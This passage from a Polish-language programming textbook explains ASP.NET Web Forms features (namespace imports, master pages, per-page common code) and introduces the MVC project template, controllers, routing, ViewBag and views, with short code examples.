musimy tego robić; domyślny sposób działania ASP.NET pozwala na wprowadzenie modyfikacji w stronach .aspx już po wdrożeniu i uruchomieniu aplikacji, gdyż dzięki korzystaniu z klasy pochodnej, a nie bezpośrednio z naszej klasy ASP.NET może dynamicznie wygenerować nową klasę pochodną, by uwzględnić wprowadzone zmiany. (Istnieje także możliwość wcześniejszego skompilowania stron .aspx i umieszczenia na serwerze wyłącznie plików binarnych. Takie rozwiązanie przekreśla możliwość edycji stron po wdrożeniu aplikacji, lecz jednocześnie oznacza, że pierwszy użytkownik, który wejdzie na witrynę po jej wdrożeniu, nie będzie musiał czekać na skompilowanie stron .aspx).

## Stosowanie innych komponentów

Visual Studio pozwala na tworzenie witryn WWW w taki sam sposób jak wszystkich innych projektów C#, a zatem jeśli będziemy chcieli dodać do nich odwołanie do innego komponentu, to możemy to zrobić w panelu *Solution Manager*, używając opcji *Add Reference* dostępnej w menu kontekstowym. Ponieważ każda strona ma odrębny plik kodu ukrytego, będący zwyczajnym plikiem źródłowym C#, zatem jeśli chcemy skorzystać z klas zdefiniowanych w innej przestrzeni nazw, wystarczy dodać na początku pliku odpowiednią dyrektywę `using`. Jednak takie rozwiązanie pozwala na stosowanie innych komponentów wyłącznie w plikach kodu ukrytego. Jeśli chcemy mieć dostęp do innej przestrzeni nazw w samych plikach .aspx, to odpowiednikiem składni `@using` mechanizmu Razor jest znacznik `<%@ Import %>` przedstawiony na [Przykład 20-24](#). Jest on zazwyczaj umieszczany na samym początku pliku .aspx.

### Przykład 20-24. Importowanie przestrzeni nazw

```
<%@ Import Namespace="System.Collections.Specialized" %>
```

Chociaż tworząc strony w technologii Web Forms, można korzystać ze

standardowego systemu projektów, to jednak można także użyć tego samego modelu, który przedstawiłem przy okazji prezentacji mechanizmu Razor: zamiast projektu aplikacji internetowej można utworzyć coś, co Visual Studio określa jako witrynę WWW — *Web Site*. W takim przypadku standardowy mechanizm dodawania odwołań do projektu nie będzie dostępny. Zamiast niego można jednak dodawać zewnętrzne biblioteki do katalogu *bin*. Wszelkie umieszczone w nim podzespoły będą dostępne w tworzonych stronach. Jeśli chcemy dodać odwołanie do podzespołu dostępnego w GAC, to umieszczanie go w katalogu *bin* nie będzie miało sensu, zamiast tego na początku pliku wystarczy dodać dyrektywę `<%@ Assembly nazwaPodzespołu%>`.

## Strony nadrzędne

Technologia Web Forms udostępnia rozwiązań, które bardzo przypomina strony układu stosowane w mechanizmie Razor i pozwalające na zdefiniowanie układu strony wraz z elementami zastępczymi, w których będą umieszczane treści generowane przez poszczególne strony. W przypadku Web Forms możemy zaznaczyć, że dowolna strona *.aspx* ma korzystać ze **strony nadrzędnej** (ang. *master page*). Do tego celu używana jest dyrektywa `<%@ Page %>` umieszczana na górze pliku *.aspx*. Przykład takiej dyrektywy przedstawia [Przykład 20-25](#).

### Przykład 20-25. Określanie strony nadrzędnej

```
<%@ Page Title="Strona główna"
   MasterPageFile="~/Site.Master"
   Language="C#" AutoEventWireup="true"
   CodeBehind="Default.aspx.cs" Inherits="WebFormsApp._Default" %>
```

Przykład 20-26 przedstawia stronę nadczną podobną do strony układu mechanizmu Razor przedstawionej na [Przykład 20-13](#). W jej kodzie został umieszczony dodatkowy element `form` z atrybutem `runat="server"`, ponieważ jak już wcześniej zaznaczyłem, wszystkie kontrolki serwerowe muszą być umieszczone wewnątrz takiego formularza.

### Przykład 20-26. Strona nadrzędna

```
<%@ Master Language="C#" AutoEventWireup="true" CodeBehind="My.master.cs"
   Inherits="WebFormsApp.My" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title><%: Page.Title %></title>
    <asp:ContentPlaceHolder ID="head" runat="server" />
</head>
<body>
    <form id="form1" runat="server">
        <asp:ContentPlaceHolder ID="MainContent" runat="server" />
    </form>
</body>
```

```
</form>
</body>
</html>
```

---

Elementy, które są zastępowane zawartością generowaną na podstawie poszczególnych stron, mają w tym przypadku nieco bardziej rozbudowaną postać niż w mechanizmie Razor. Warto zwrócić uwagę na dyrektywę `<%@ Master %>` umieszczoną na samym początku pliku — informuje ona ASP.NET, że dana strona ma pełnić rolę strony nadrzędnej. (Swoją drogą, zgodnie z tym, co sugeruje obecność atrybutu `CodeBehind`, także strony nadrzędne mogą mieć swoje pliki kodu ukrytego). **Przykład 20-27** przedstawia kompletny przykład strony używającej powyższej strony nadrzędnej.

#### Przykład 20-27. Wypełnianie elementów zastępczych

---

```
<%@ Page Title="To jest moja strona" MasterPageFile="~/My.Master"
   Language="C#" AutoEventWireup="true"
   CodeBehind="UseMaster.aspx.cs" Inherits="WebFormsApp.UseMaster" %>

<asp:Content runat="server" ID="Body" ContentPlaceHolderID="MainContent">
<div>
    A to jest zawartość strony.
</div>
</asp:Content>
```

---

Trzeba zwrócić uwagę, że w tym przypadku, inaczej niż w mechanizmie Razor, konieczne jest określenie elementu zastępczego, dla którego generowana jest treść, nawet jeśli jest ona główną treścią strony — w Web Forms nie istnieje coś takiego jak specjalna sekcja przeznaczona na treść strony.

Spośród wszystkich możliwości mechanizmu Razor opisanych we wcześniejszej części rozdziału pozostał tylko jeden, dla którego nie poznaliśmy odpowiednika w technologii Web Forms. Jest nim plik `_PageStart.cshtml` (bądź `_ViewStart.cshtml` w przypadku aplikacji MVC), który może zawierać wspólny kod wykonywany dla wszystkich stron. Technologia Web Forms nie udostępnia bezpośredniego odpowiednika tego pliku, choć pozwala uzyskać podobny efekt. Istnieje kilka rozwiązań, które pozwalają wykonywać jakiś kod na każdej stronie aplikacji lub witryny tworzonej przy użyciu technologii Web Forms. Można zdefiniować własną klasę bazową dziedziczącą po klasie `Page` i używać jej jako klasy bazowej we wszystkich stronach, które muszą wykonywać wspólny kod. Jeśli w takiej klasie bazowej przesłonimy metodę `OnLoad`, to będzie ona wywoływana na wczesnym etapie życia strony. (W rzeczywistości istnieje kilka metod, które można przeciągać, zależnie od tego, kiedy nasz kod ma być wykonywany). Na przykład metoda `OnPreRender` jest wywoływana po wykonaniu większości operacji związanych z przetwarzaniem strony, bezpośrednio przed skonwertowaniem kontrolek

serwerowych do postaci kodu HTML, który zostanie przesłany do przeglądarki. Model cyklu życia stron w technologii Web Forms jest umiarkowanie złożony, zatem jego szczegółowy opis wykracza poza zakres tego rozdziału). Ewentualnie można także umieścić taki wspólny kod w pliku *Global.asax.cs*, definiującym procedury obsługi dla różnych zdarzeń dotyczących całej aplikacji. Dzięki temu nasz kod może być wykonywany podczas obsługi każdego żądania.

A zatem poznaliśmy już odpowiedniki wszystkich możliwości mechanizmu Razor, których można używać na stronach *.aspx*, jak również stosowany w technologii Web Forms model kontrolek serwerowych. Technologia ta udostępnia także inne możliwości, z których najbardziej interesującą jest obsługa wiązania danych. Jednak ten rozdział stanowi jedynie ogólną prezentację możliwości ASP.NET, a ja wolę wykorzystać ograniczoną ilość miejsca, jaką dysponuję, na przedstawienie nowszych i bardziej elastycznych sposobów kojarzenia danych z kodem HTML oraz kodem C#, jakie daje model MVC.

## MVC

ASP.NET udostępnia platformę bazującą na doskonale znanym i popularnym wzorcu *Model Widok Kontroler* (ang. *Model View Controller*, w skrócie MVC)<sup>[91]</sup>. Podobnie jak w przypadku mechanizmu Razor, także i ją trzeba było wcześniej pobierać oddziennie — w rzeczywistości Razor stanowił jeden z elementów MVC v3 — lecz w Visual Studio 2012 stanowi ona jeden z elementów całego środowiska programistycznego.

MVC wprowadza wyraźną separację pomiędzy poszczególnymi zagadnieniami, a konkretnie: pomiędzy informacjami, które chcemy prezentować (modelem), sposobem, w jaki będą one prezentowane (widokiem), oraz sposobem, w jaki czynności wykonywane przez użytkownika wpływają na wybór prezentowanych informacji oraz widoku, który zostanie użyty do ich przedstawienia (decyzje te są podejmowane przez kontroler). Przygotowanie i uruchomienie witryn korzystających z modelu MVC wymaga nieco więcej pracy niż utworzenie witryn bazujących na normalnych stronach, jednak zapewniają one znaczaco większą elastyczność i szczególnie dobrze nadają się do wykorzystania w aplikacjach, w których zbiór dostępnych stron (oraz innych zasobów) zależy od zgromadzonych danych.

Nic nie stoi na przeszkodzie, by podobną separację zastosować w przypadku tworzenia stron przy użyciu technologii Web Forms lub mechanizmu Razor. W praktyce aplikacje MVC używają jednego z tych rozwiązań do implementacji widoków. Niemniej jednak przed wprowadzeniem modelu MVC w ASP.NET trudno było wskazać jakiś prosty sposób na oddzielenie aspektów kontrolera od widoku, gdyż najprostszym rozwiązaniem było umieszczenie logiki w stronie kodu

ukrytego strony Web Form. Zastosowanie jakiegokolwiek innego rozwiązania wymagało ingerencji w podstawowe mechanizmy działania ASP.NET, jednak MVC robi to wszystko za nas.

W kolejnym punkcie rozdziału został zamieszczony prosty przykład pokazujący zasady działania MVC. Będzie to prosta witryna pozwalająca użytkownikom na przeglądanie informacji o typach .NET, prezentującą stronę dla każdego z podzespołów oraz odrębną stronę dla każdego z typów dostępnych w danym podzespołe. A zatem struktura witryny będzie określana przez informacje pobierane przy użyciu API odzwierciedlania (opisanego w [Rozdział 13.](#)).

## Typowy układ projektu MVC


Zaczniemy od utworzenia nowego projektu (przy czym nie będzie to witryna, *Web Site*, której używaliśmy wcześniej podczas prezentowania mechanizmu Razor). W tym celu w lewej kolumnie okna dialogowego *New Project* należy wybrać opcje *Visual C#/Web*, a następnie w jego prawej części wybrać szablon projektu *ASP.NET MVC 4 Web Application* i w końcu podać nazwę nowego projektu: *MvcReflectionView*.

### PODPOWIĘDŹ

Visual Studio 2012 potrafi tworzyć aplikacje, które będą działać także na starszych wersjach .NET Framework, a w większości przypadków można to zapewnić, konfigurując odpowiednią wersję platformy w ustawieniach projektu — docelową wersję platformy można zatem zmienić już po utworzeniu projektu. Jednak zmiany pomiędzy wersjami 3. i 4. MVC są na tyle znaczące, że zmiana używanej wersji pociąga za sobą większe konsekwencje niż tylko przełączenie opcji w ustawieniach projektu. Dlatego też Visual Studio udostępnia odrębne projekty dla każdej z tych wersji MVC.

Po określeniu nazwy projektu na ekranie zostanie wyświetcone kolejne okno dialogowe, przedstawione na [Rysunek 20-2](#), pozwalające wybrać zestaw plików, które zostaną wygenerowane podczas tworzenia projektu. W naszym przykładzie wybierzemy opcję *Internet Application*, gdyż spowoduje ona utworzenie wielu rzeczy, z których zazwyczaj będziemy chcieli korzystać w projektach MVC. Zazwyczaj trzeba je będzie dostosować do potrzeb konkretnej aplikacji, jednak warto rozpoczęć pracę, dysponując gotowym szkieletem projektu, pokazującym, gdzie należy umieszczać jego poszczególne elementy. Warto zauważyć, że w tym oknie dialogowym można także wybrać używany mechanizm obsługi widoków. Domyslnie wybrana jest opcja *Razor* (przy której pozostaniemy), lecz jeśli ktoś woli, to może wybrać pliki *.aspx*. Jeśli wybierzemy tę drugą opcję, to w projekcie zostaną utworzone strony *.aspx* bez towarzyszących im plików kodu ukrytego, co ma nas zachętać do umieszczania całego kodu określającego działanie stron w klasach kontrolerów lub modelu.

Warto także zauważyć, że okno dialogowe daje również możliwość utworzenia projektu testowego. Jedną z zalet zachowania separacji pomiędzy widokiem, logiką aplikacji oraz przetwarzaniem żądań jest uzyskanie możliwości łatwiejszego tworzenia zautomatyzowanych testów — możemy testować działanie logiki aplikacji bez konieczności generowania stron WWW. Dlatego też szablon proponuje utworzenie projektu testowego umieszczonego w tej samej solucji co projekt aplikacji internetowej. Jak widać, dostępna jest także rozwijana lista pozwalająca na określenie preferowanej platformy testowej. Domyślnie dostępna będzie wyłącznie wbudowana platforma testów jednostkowych Visual Studio, jednak system szablonów projektów jest elastyczny i można skonfigurować go w taki sposób, by na liście pojawiły się także inne opcje.




Rysunek 20-2. Okno dialogowe nowego projektu MVC

Po kliknięciu przycisku *OK* Visual Studio utworzy projekt i wygeneruje jego zawartość zgodnie z wybranymi opcjami. Ponieważ wybraliśmy opcję utworzenia

aplikacji internetowej (*Internet Application*), utworzona zostanie prosta strona, pełniąca rolę strony głównej naszej aplikacji, jak również strony pozwalające na zalogowanie się oraz utworzenie konta wymagającego podania nazwy użytkownika i hasła. **Rysunek 20-3** pokazuje, jak wygląda nowy projekt i jego zawartość wyświetcone w panelu *Solution Explorer* (po rozwinięciu katalogów modeli, widoków oraz kontrolerów).

Zanim się im dokładniej przyjrzymy, warto poznać przeznaczenie pozostałych katalogów.

Katalog *App\_Data* służy do przechowywania plików baz danych — Visual Studio udostępnia wbudowane mechanizmy pozwalające na obsługę umieszczanych w tym katalogu plików SQL Server Compact 4.0 lub SQL Server Express. (Ten katalog nie ma żadnego szczególnego znaczenia dla ASP.NET — umieszczanie w nim plików baz danych jest jedynie pewną ogólnie przyjętą konwencją). Katalog *Content* zawiera domyślny zestaw plików CSS. Katalog *Images* zawiera różnego rodzaju bitmapy stanowiące jeden z elementów domyślnego sposobu prezentacji witryny, określonego przez szablon projektu Visual Studio. Katalog *Scripts* zawiera różnego rodzaju pliki skryptów wykonywanych po stronie klienta, w tym także popularną bibliotekę JavaScript o nazwie jQuery, udostępniającą wiele bardzo przydatnych możliwości, wykorzystywanych podczas tworzenia interaktywnych stron WWW, bibliotekę Modernizr, która ułatwia zniwelowanie różnic pomiędzy poziomami obsługi HTML w nowych i starych przeglądarkach, oraz bibliotekę Knockout udostępniającą model wiązania danych działający po stronie klienta i przypominający nieco technikę widok-model (ang. *View-Model*) popularną w aplikacjach XAML. Wszystkie te zasoby z powodzeniem można by wykorzystać w każdej witrynie WWW, a nie tylko w aplikacjach MVC. A teraz przyjrzyjmy się dokładniej modelom, widokom oraz kontrolerom.



Rysunek 20-3. Układ projektu aplikacji internetowej MVC

## Kontrolery

Spośród wszystkich trzech elementów modelu MVC pierwszym, który zostanie użyty do obsługi odbieranych żądań, jest kontroler. Jego zadaniem jest sprawdzenie żądania i określenie, co z nim należy zrobić. Szablon projektu zawiera klasę **HomeController**, której kod został przedstawiony na [Przykład 20-28](#).

### Przykład 20-28. Domyślny kod kontrolera HomeController

```
public class HomeController : Controller
{
    public ActionResult Index()
    {
        ViewBag.Message =
            "Modify this template to kick-start your ASP.NET MVC application.";
```

```
        return View();
    }

    public ActionResult About()
    {
        ViewBag.Message = "Your app description page.";

        return View();
    }

    public ActionResult Contact()
    {
        ViewBag.Message = "Your contact page.";

        return View();
    }
}
```

Ta klasa obsługuje żądania dotyczące stron umieszczonych na głównym poziomie witryny, takich jak [http://nasza\\_witryna/Index](http://nasza_witryna/Index) lub [http://nasza\\_witryna/About](http://nasza_witryna/About). W dalszej części rozdziału, a konkretnie w podrozdziale pt. „„Trasowanie””, wyjaśniam, w jaki sposób ASP.NET kieruje odbierane żądania do określonych kontrolerów oraz jak możemy je zmieniać. Dowiesz się, jak jest skonfigurowany nowo utworzony projekt MVC. Otóż nasza nowa aplikacja oczekuje, że adresy URL będą tworzone w oparciu o schemat o następującej postaci:

[http://nasza\\_witryna/kontroler/akcja/id](http://nasza_witryna/kontroler/akcja/id). ASP.NET pobierze dowolny tekst podany jako *kontroler*, doda do niego słowo *Controller* i sprawdzi, czy istnieje klasa o takiej nazwie. A zatem jeśli pierwszym segmentem adresu URL będzie *Home*, to ASP.NET będzie poszukiwać klasy *HomeController*. Kolejny fragment adresu — *nazwa* — określa metodę tego kontrolera; a ostatni fragment — *ID* — zapewnia dodatkowe informacje na temat tego, czego dotyczy żądanie.

Te fragmenty adresu URL są zazwyczaj opcjonalne i nie zawsze aplikacja je obsługuje — trzy metody przedstawione na [Przykład 20-28](#) nie wykorzystują fragmentu *ID*, a zatem w adresie URL wystarczy podać nazwę kontrolera i akcji. Na przykład użycie adresu o postaci [http://nasza\\_witryna/Home/Contact](http://nasza_witryna/Home/Contact) spowodowałoby wywołanie metody *Contact* klasy *HomeController* z [Przykład 20-28](#). Także fragmenty *kontroler* i *akcja* są opcjonalne, przy czym ich domyślnymi wartościami są odpowiednio: *Home* oraz *Index*. A zatem adres URL [http://nasza\\_witryna/Contact](http://nasza_witryna/Contact) jest odpowiednikiem adresu [http://nasza\\_witryna/Home/Contact](http://nasza_witryna/Home/Contact), a adres [http://nasza\\_witryna/](http://nasza_witryna/) oznacza to samo co [http://nasza\\_witryna/Home/Index](http://nasza_witryna/Home/Index). Jak się dowiesz z dalszej części rozdziału, wszystkie te domyślne ustawienia można zmodyfikować, niemniej jednak właśnie w

taki sposób są domyślnie wywoływanie kontrolery i ich metody.

ASP.NET wywołuje odpowiednią metodę kontrolera, a ta musi zdecydować, co zrobić dalej. Metody te zapisują wyniki podjętych decyzji w obiekcie klasy `ActionResult`, który zwracają jako wynik wywołania. Bazowa klasa `Controller` udostępnia różne metody pomocnicze służące do tworzenia obiektów tego typu (lub jakiegoś typu pochodnego). Na przykład metoda `Redirect` tworzy obiekt typu `RedirectResult`, który informuje ASP.NET, że odpowiedzią powinno być przekierowanie HTTP. Metoda `File` zwraca z kolei obiekt typu `FileContentResult`, który informuje ASP.NET, że należy zwrócić jakąś statyczną zawartość — można do niego przekazać tablicę `byte[]`, obiekt `Stream` zawierający dane, które chcemy przesłać w odpowiedzi, bądź łańcuch znaków zawierający ścieżkę do pliku na dysku, którego zawartość zostanie przesłana do przeglądarki.

Wszystkie trzy metody akcji przedstawione na [Przykład 20-28](#) używają metody pomocniczej o nazwie `View`, która tworzy obiekt klasy `ViewResult`. Zgodnie z tym, co sugeruje jego nazwa, to właśnie w tym miejscu na arenę wkracza kolejny element wzorca MVC — widok. Metoda `View` pozwala określić plik, który posłuży do wygenerowania widoku, przy czym w zależności od opcji wybranych podczas tworzenia projektu może to być plik Rezor lub `.aspx`. W jej wywołaniu można przekazać nazwę pliku (bez rozszerzenia `.cshtml` lub `.aspx`), choć jej przeciążona, bezargumentowa wersja (używana w metodach z [Przykład 20-28](#)) powoduje wybranie widoku, którego nazwa odpowiada nazwie akcji. Jeśli spojrzymy na [Rysunek 20-3](#), zauważymy na nim trzy pliki: `Index.cshtml`, `About.cshtml` oraz `Contact.cshtml`; które odpowiadają trzem akcjom. Należy także zwrócić uwagę na katalog `Home` — widoki są zazwyczaj umieszczane w katalogu, którego nazwa odpowiada nazwie kontrolera i który jest umieszczony wewnątrz katalogu `Views`. Jeśli jakiś widok ma być używany w kilku różnych kontrolerach, to można go umieścić w katalogu `Shared`, który jak widać na [Rysunek 20-3](#), zawiera między innymi plik układu używany na kilku stronach.

## Modele


Zanim dokładniej przyjrzymy się widokom, warto zwrócić uwagę na jeszcze jeden aspekt kontrolera przedstawionego na [Przykład 20-28](#). Otóż zapisuje on pewne dane we właściwości `ViewBag` zdefiniowanej przez klasę bazową `Controller`. Jest to obiekt typu `dynamic`, który pozwala na określanie dowolnych właściwości i który będzie później dostępny w widokach. W aplikacjach MVC strony korzystające z mechanizmu Razor dziedziczą po klasie `WebViewPage` (która z kolei dziedziczy po klasie `WebPage`). Klasa ta definiuje właściwość `ViewBag`, której wartość stanowi kopia właściwości o tej samej nazwie, przekazana przez kontroler; z kolei strony

.aspx dziedziczą po klasie `ViewPage`, która zapewnia analogiczne możliwości. W przypadku naszego przykładowego bardzo prostego kontrolera właściwość `ViewBag` pełni rolę modelu. Jeśli chodzi o modele, to ten prosty pojemnik zawierający pary nazwa i wartość jest naprawdę trywialnym przypadkiem, zwłaszcza jeśli weźmiemy pod uwagę, że w tym przykładzie zawiera on tylko jedną właściwość tekstową. W dalszej części rozdziału, kiedy zaczniemy dodawać do aplikacji kolejne możliwości funkcjonalne, poznasz bardziej strukturalne rozwiązanie.

## Widoki

Jak widać na [Rysunek 20-3](#), katalog `Views` zawiera plik `_ViewStart.cshtml`, a jak już wiemy, taki plik jest wykonywany dla każdego widoku. W naszej aplikacji plik ten zawiera pojedynczy blok kodu określający, że używanym układem widoku będzie plik `Shared/_Layout.cshtml`. Szablon projektu MVC *Internet Application* generuje układ zawierający oprócz standardowego elementu zastępczego `@RenderBody` także kilka opcjonalnych sekcji. Nie będę tu przedstawiał domyślnego kodu tego pliku, gdyż jest on raczej długi, a poza tym jego przeważająca większość to kod HTML, który nie ma żadnego związku z aplikacjami MVC; niemniej jednak wygląd strony generowanej przez ten układ został przedstawiony na [Rysunek 20-4](#). Opcjonalna sekcja o nazwie `featured` jest wyświetlana przed główną treścią strony. (W tym przykładzie główna treść strony składa się z listy numerowanej).

[Rysunek 20-4](#) przedstawia stronę wygenerowaną przez widok `Index.cshtml`. Ten konkretny widok określa zawartość sekcji `featured` i to właśnie w niej jest prezentowana wartość właściwości `Message`, zapisanej przez kontroler we właściwości `ViewBag` (na [Przykład 20-28](#)). Większa część pliku tego widoku zawiera mało interesujące treści statyczne, dlatego też na [Przykład 20-29](#) przedstawiony został jedynie jego fragment, określający tytuł strony, postać sekcji `featured` oraz jeden wiersz głównej treści strony.



